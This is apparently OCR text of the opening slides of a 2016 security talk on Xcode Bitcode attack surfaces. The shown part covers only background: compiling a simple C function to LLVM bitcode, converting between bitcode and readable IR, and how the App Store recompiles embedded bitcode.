The Attacking Surfaces of Xcode Bitcode

Proteas of Qihoo 360 Nirvan Team

2016-03-15

About me

- ID: Proteas
- Working at: Qihoo 360 Nirvan Team
- Focused on: iOS and OS X Security Research
- Self-Description: Big Nerd
- Twitter: @ProteasWang
- email: proteas.wang[at]gmail.com

Agenda

- The Basics and Workflow
- The Vulnerability and Attacking Surfaces
- Bypass AppStore’s Uploading Validation
- Bitcode Injection Step by Step
- Mitigation and Conclusion

The Basics and Workflow - Basics

- Bitcode is the binary format of LLVM-IR
- IR is the assembly language for LLVM
- High level programming languages like C++, are transformed into LLVM-IR during compiling

The Basics and Workflow - Basics

- IR has 3 forms:
  1. In-memory compiler IR
  2. On-disk bitcode representation, file ext: *bc*
  3. Human readable assembly language representation, file ext: *ll*
- More detail at: http://llvm.org/docs/LangRef.html

The Basics and Workflow - Basics

- Here we use a demo to give an intuitive idea
- Following is a simple c program
- Save it to file: *add.c*

```c
int add(int a, int b)
{
 int c = a + b;
 return c;
}
```


The Basics and Workflow - Basics

- First, Install Xcode command line tools
- Then, compile it to Bitcode with the following command

```
clang -emit-llvm -c add.c -o add.bc
```

- Open *add.bc* with a binary editor

The Basics and Workflow - Basics



The Basics and Workflow - Basics

- Obviously, it is hard to read
- Now let's transform it to human readable format:

```
llvm-dis add.bc -o add.ll
```

- Open *add.ll* with a text editor
- The commented version as follows

The Basics and Workflow - Basics

```
; ModuleID = 'add.bc'
target datalayout = "e-m:o-i64:64-f80:128-n8:16:32:64-S128"
target triple = "x86_64-apple-macosx10.11.0"
; Function Attrs: nounwind ssp uwtable
; Below is the LLVM-IR of add()
define i32 @add(i32 %a, i32 %b) #0 {
  %1 = alloca i32, align 4     ;variable 1, 4 bytes, for storing parameter a later
  %2 = alloca i32, align 4     ;variable 2, 4 bytes, for storing parameter b later
  %c = alloca i32, align 4     ;variable c, 4 bytes, for storing result c later
  store i32 %a, i32* %1, align 4 ;save a in variable 1
  store i32 %b, i32* %2, align 4 ;save b in variable 2
  %3 = load i32, i32* %1, align 4  ;save immediate 1 in variable 3
  %4 = load i32, i32* %2, align 4  ;save immediate 2 in variable 4
  %5 = add nsw i32 %3, %4 ;save the sum of variable 3 and variable 4 in variable 5
  store i32 %5, i32* %c, align 4 ; save variable 5 in result c
  %6 = load i32, i32* %c, align 4  ; save result c in variable 6
  ret i32 %6    ; return variable 6
}
```


The Basics and Workflow - Basics

- human readable format can be transformed back into binary:

```
llvm-as add.ll -o add.bc
```


The Basics and Workflow - Workflow

- Embed unoptimized IR into MachO: object, dylib, executable




The Basics and Workflow - Workflow

- The embedded Bitcode in object file is raw format




The Basics and Workflow - Workflow

- The embedded Bitcode in executable is packed with xar



The Basics and Workflow - Workflow

- Developer —> AppStore —> User




The Basics and Workflow - Workflow

- Developer upload MachO to AppStore
- Apple extract the Bitcode from MachO
- Apple compile the Bitcode to a new MachO
- Apple pack the new MachO to IPA, distribute it through AppStore
- Now users can search and download the App

